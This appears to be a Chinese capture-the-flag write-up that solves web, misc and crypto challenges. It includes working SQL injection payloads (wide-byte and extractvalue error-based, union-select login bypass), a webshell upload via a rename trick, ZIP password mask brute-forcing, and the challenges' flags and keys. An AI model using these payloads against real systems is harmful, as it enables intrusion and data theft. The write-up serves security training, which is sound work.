
这样的话可以任意的更改后缀，好，现在就要开始上传一句话木马，由于有很强的绕过，但是代码中只要绕过`key==0`就可以两次上传两个文件进行`fwrite`拼接
定义一个数组，使第一位值空，然后后两位放两个文件，利用自己做的加密脚本加密，直接`do=rename&re=字符串`
拼接完以后改下后缀名，访问即可


http://139.129.108.53:3366/web-03/index.php?do=rename&re=EZisUhnjUdG7wtitUcPquNGcU2e6SZntUdKqUcOrUZG5StE3SZG1Odn9

you success rename!./uploads/1578666964.php


http://139.129.108.53:3366/web-03/uploads/1578666964.php


```
<?php
show_source(__FILE__);
//flag已经给你了，还来这里找什么？猜一猜它在哪~
?>
```


```
GET /web-03/uploads/1578666964.php HTTP/1.1
Host: 139.129.108.53:3366
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Date: Tue, 16 May 2017 12:11:35 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Location: ./../flaggalf.php
Content-Length: 38
Connection: close
Content-Type: text/html

flag{54a5bd4fe6193580020487b56acff6c5}
```


where is your flag

打开这个界面，其他没有发现异常之处


http://139.129.108.53:6980/web-08/

******flag is in flag


猜测是sql注入的题，先测试一下
一开始测试id，结果发现消失，看来id是注入点
但之后无论怎么尝试都没见回显，一开始以为都被过滤，但后来经测试不是，猜测可能是`'`被转义了


Load URL
Split URL
Execute
Enable Post data
Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项
当前网页的语言为英文，是否需要翻译为中文？ 立即翻译 暂不需要

```
http://139.129.108.53:6980/web-08/?id=1%df' select
```


```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select'' at line 1
```

果真报错了，直接利用报错注入即可


Load URL
Split URL
Execute
Enable Post data
Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

```
http://139.129.108.53:6980/web-08/?id=%df' and extractvalue(1, concat(0x7e, (select group_concat(0x7e,table_name,0x7e) from information_schema.tables where table_schema=database()),0x7e))%23
```


```
XPATH syntax error: '~~article~,~flag~~'
```


Load URL
Split URL
Execute
Enable Post data
Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

```
http://139.129.108.53:6980/web-08/?id=%df' and extractvalue(1, concat(0x7e, (select group_concat(0x7e,column_name,0x7e) from information_schema.columns where table_name=0x666c6167),0x7e))%23
```


```
XPATH syntax error: '~~id~,~thisisflag~~'
```

在这里需要分片一下


Load URL
Split URL
Execute
Enable Post data
Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

```
http://139.129.108.53:6980/web-08/?id=%df' and extractvalue(1, concat(0x7e, (select mid(thisisflag,1,32) from flag),0x7e))%23
```


```
XPATH syntax error: '~flag:{441b7fa1617307be9632263a4'
```


Load URL
Split URL
Execute
Enable Post data
Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

```
http://139.129.108.53:6980/web-08/?id=%df' and extractvalue(1, concat(0x7e, (select mid(thisisflag,10,32) from flag),0x7e))%23
```

```
XPATH syntax error: '~b7fa1617307be9632263a4497871e}~'
```

不过其实还有简单的，通过扫目录发现有个`flag.php`有句提示



```
view-source:http://139.129.108.53:6980/web-08/flag.php
```

```
hint:thisisflag
```

这都已经说明了`hisisflag`是列名，`flag`是表名

反正得到**flag**
flag: `flag:{441b7fa1617307be9632263a4497871e}`


Simple sqli

直接`username=' union select md5(1)#`
`password=1`
然后验证码碰一个就好，出来**flag**

MISC

眼见非实


下载下来是一个`.docx`文件，但通过分析，改成`.zip`打开，在`document.xml`中发现flag



```
  - <w:r>
        <w:t>在这里哟！</w:t>
    </w:r>
  </w:p>
- <w:p w:rsidRDefault="002B3D8D" w:rsidR="002B3D8D" w:rsidRPr="002B3D8D">
  - <w:pPr>
    - <w:rPr>
          <w:rFonts w:hint="eastAsia"/>
          <w:vanish/>
      </w:rPr>
    </w:pPr>
  - <w:r w:rsidRPr="002B3D8D">
    - <w:rPr>
          <w:vanish/>
      </w:rPr>
      <w:t>flag{F1@g}</w:t>
    </w:r>
```


很普通的Disco

是一段音频，直接看波形，发现最前面隐藏了一段，猜测有问题



差不多有105个点，可以是7的倍数，猜测是**ascii**
高位为1，低位为0，写出来,7位一组，直接转换
脚本


```
a = ['1100110',
'1101100',
'1100001',
'1100111',
'1111011',
'1010111',
'110000',
'1010111',
'101010',
'1100110',
'1110101',
'1101110',
'1101110',
'1111001',
'1111101']
flag = ''
for i in a:
    #print i
    flag += chr(int(i,2))
print flag
```



```
flag{WOW*funny}
请按任意键继续. . .
```

再见李华

一开始是一张图片，用binwalk分析发现里面有一个zip压缩包，抠出来解压缩时发现需要密码
一开始真心不知道密码怎么解，想过爆破，不过后来仔细看题还是发现隐藏的**hint**，说是大于1000字，且落款为`LiHua`，也就是密码大致为`????LiHua`这样的话，尝试一下掩码爆破，直接出来



Advanced ZIP Password Recovery 统计:

全部密码	12,850,617
全部时间	1s 275ms
平均速度 (密码/每秒)	10,078,915
此文件的密码	15CCLiHua
密码（十六进制）	31 35 43 43 4c 69 48 75 61


掩码： ????LiHua

```
2017/5/22 7:47:55 - 自动保存目录未定义，使用路径： C:\Users\lanlan\Desktop\
2017/5/22 7:47:55 - 掩码攻击开始...
2017/5/22 7:47:57 - 密码成功恢复！
2017/5/22 7:47:57 - '15CCLiHua' 是这个文件的有效密码
```

当前密码： 15CCLiHua　平均速度： 10,094,750 p/s
已用时间： 1s　尚需时间：
密码长度 = 9, 总共： 14,776,336, 处理： 12,850,617
86%
AZPR version 4.00 (c) 1997-2005 ElcomSoft Co.Ltd.

就在其中

是一个数据包，分析一下，发现是用ftp下载文件
其中是一个key.txt的压缩包，解压缩是密文




```
PK.........Y    I..     .............key.txt........Of..q...?:\...38...z.L.
.....J.......T. .Gh~M...d.}..V.U.S.........P.h-..D.......~.fC...        ..3.:.U..m.v.4&.7.{rKpVrQl.....PK...........Y   I..
.................... .......key.txtPK..........5.........
```

里面还有公钥私钥


```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQD0UN0A+70iM0VCJ1ni0n/U1BRj
0u8yMWH4Qi+xTbjHgbE7wOukOaO+2PyQXiqIzZnf5jCkJuVDYjALGcKrZM4OCQBB
d85B/LTc36XZ7JVfX5kGy5tIR3tquuPIVKNdAsHlSqh9S7YSS39RdnSa5rOUyGhr
LzxwzzM9IO4e+QQ+CQIDAQAB
-----END PUBLIC KEY-----

-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQD0UN0A+70iM0VCJ1ni0n/U1BRj0u8yMWH4Qi+xTbjHgbE7wOuk
OaO+2PyQXiqIzZnf5jCkJuVDYjALGcKrZM4OCQBBd85B/LTc36XZ7JVfX5kGy5tI
R3tquuPIVKNdAsHlSqh9S7YSS39RdnSa5rOUyGhrLzxwzzM9IO4e+QQ+CQIDAQAB
AoGADiaw5mGubtCxbkeBOVYf+V/fXnjVSf76QbrzsD1kOooUjfV6sKR2C5Pd7S7H
H+1owENBBgEKvoBtb/cqA2tvU9vQ4l5TMBJcHv6LEcb9WPpnMxPV2GNjO+DTPGPy
Xnu1UZlZjwx+NaF5rESoSSVS2ZaaIixBs4RWRXk+lHEbTFECQQD6Rp6jMweRgPHO
pR3mgIK83zL+kzqYM5isIPv3DIC5JQN2kXqK73IDQCFVlfXnr9lAAVRzLDsAXLqv
le/o6yQLAkEA+edY+GERlLuD1t2k9Js0Dc7EwnLcxoFUE60ivj8Gf9jzLskGHxsv
0IV6J5OHwPh54kAxAnqCjSqNRAWGNzr+uwJBALYEjDUm1LdGrxXZ0jAkgHC6Z0zs
aK3uwHdXGcinqCp+t9EQpq3KzQF+L4AeKxRQONEq5m9I2LQ/vGocwrmD4dcCQQDb
rTyOinWz8upAFPKOe2hUwvA/pkzgyosoCMhDyI9kD0gmVlvlODbd7Jem9o8dWM97
zcXHUf41LbSkmN6U6m1FAkEAqmZbr35bPfkeoiikwNl6OVQytg12TZjw2vIbvfub
f9Rvti8Lh/tbrmhZroiz8/l3aAZmugI1NBcbeZR0gz8ggg==
-----END RSA PRIVATE KEY-----
```

直接利用openssl解密就行



```
root@ni9htmar3:~/桌面# openssl rsautl -decrypt -in key.txt -inkey pkey.key -out hello.de
root@ni9htmar3:~/桌面# 
```

> -in指定被加密的文件，-inkey指定私钥文件，-out为解密后的文件。



```
hi, boys and girls! flag is {haPPy_Use_0penSsI}
```

很普通的数独

5＊5排列发现有数字的地方涂黑就行没有什么方法，只能利用表格默默的涂黑

这里有个坑就是他的二维码3个角需要根据二维码的特点调换下顺序

下载下来居然有25张图片。。。猜测肯定是拼成一张二维码，就看怎么拼。。。试了试，直接

扫出来一堆字符

> Vm0xd1NtUXlWa1pPVldoVFlUSlNjRlJVVGtOamJGWnlWMjFHVlUxV1ZqTldNakZIWVcxS1IxTnNhRmhoTVZweVdWUkdXbVZHWkhOWGJGcHBWa1paZWxaclpEUmhNVXBYVW14V2FHVnFRVGs9


一看就是**base64**解密，还好几层，解就行
flag: `flag{y0ud1any1s1}`

basic

Wheel Cipher

```
加密表：
1:    < ZWAXJGDLUBVIQHKYPNTCRMOSFE <
2:    < KPBELNACZDTRXMJQOYHGVSFUWI <
3:    < BDMAIZVRNSJUWFHTEQGYXPLOCK <
4:    < RPLNDVHGFCUKTEBSXQYIZMJWAO <
5:    < IHFRLABEUOTSGJVDKCPMNZQWXY <
6:    < AMKGHIWPNYCJBFZDRUSLOQXVET <
7:    < GWTHSPYBXIZULVKMRAFDCEONJQ <
8:    < NOZUTWDCVRJLXKISEFAPMYGHBQ <
9:    < XPLTDSRFHENYVUBMCQWAOIKZGJ <
10:   < UDNAJFBOWTGVRSCZQKELMXYIHP <
11:   < MNBVCXZQWERTPOIUYALSKDJFHG <
12:   < LVNCMXZPQOWEIURYTASBKJDFHG <
13:   < JZQAWSXCDERFVBGTYHNUMKILOP <

密钥为：2，3，7，5，13,12,9，1，8，10，4，11，6
密文为：NFQKSEVOQOFNP
```


既然是车轮，看来需要轮换，一开始以为是将密文对应密钥位置进行替换，发现不对，查了查发现**Jefferson wheel cipher(杰弗逊转轮加密器)**,差不多重新排一下序，并把密文转到第一个位置，发现flag：`FIREINTHEHOLE`



```
< NACZDTRXMJQOYHGVSFUWIKPBEL <
< FHTEQGYXPLOCKBDMAIZVRNSJUW <
< QGWTHSPYBXIZULVKMRAFDCEONJ <
< KCPMNZQWXYIHFRLABEUOTSGJVD <
< SXCDERFVBGTYHNUMKILOPJZQAW <
< EIURYTASBKJDFHGLVNCMXZPQOW <
< VUBMCQWAOIKZGJXPLTDSRFHENY <
< OSFEZWAXJGDLUBVIQHKYPNTCRM <
< QNOZUTWDCVRJLXKISEFAPMYGHB <
< OWTGVRSCZQKELMXYIHPUDNAJFB <
< FCUKTEBSXQYIZMJWAORPLNDVHG <
< NBVCXZQWERTPOIUYALSKDJFHGM <
< PNYCJBFZDRUSLOQXVETAMKGHIW <
```

公邮密码

。。。不知道这题是让干啥的，直接纯暴力密码，还非常短的密码



当前密码长度	3
当前密码	BIT
当前速度	当前速度

0%

